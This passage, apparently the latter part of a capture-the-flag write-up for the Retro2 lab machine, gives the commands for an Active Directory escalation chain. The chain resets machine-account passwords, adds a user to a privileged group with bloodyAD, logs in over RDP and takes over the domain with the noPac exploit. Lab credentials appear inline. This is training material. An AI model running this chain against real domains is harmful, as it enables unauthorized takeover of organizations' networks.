
Now let’s change it’s password
1
impacket-changepasswd retro2.vl/FS01$:fs01@10.10.103.242 -altuser ldapreader -altpas ppYaVcB5R
now let’s see what this computer can do

notice that our computer have generic write over another computer so let’s reset the ADMWS01 computer password
1
net rpc password ADMWS01$ -U retro2.vl/'FS01$'%'remo123$' -S 10.10.103.242

now let’s check if the password is changed!
1
nxc smb retro2.vl -u 'ADMWS01$' -p 'remo123$'

yes it changed so let’s go back to bloodhound and see what we can do now

Out computer object can add a member to the service group
Now let’s add the ldapreader to the service group
1
bloodyAD --host bln01.retro2.vl -d retro2.vl -u "ADMWS01$" -p "remo123$" add groupMember "SERVICES" "ldapreader"

Now since ldapreader is now member of the services group let’s see what this group can do

Notice that the members of the services group can RDP to the machine

Let’s RDP to the machine
1
xfreerdp /u:ldapreader /p:ppYaVcB5R /d:retro2.vl /v:10.10.103.242 /cert-ignore /tls-seclevel:0
Now let’s exploit the noPac bug to get admin privilege
1
python noPac.py retro2.vl/ldapreader:'ppYaVcB5R' -dc-ip 10.10.103.242 -shell --impersonate administrator -use-ldap

and we got admin privilege
so let’s go to the admin desktop and see the flag
1
dir c:\users\administrator\desktop

Amazing we got the root flag 🥳
That’s it for the Retro2 machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |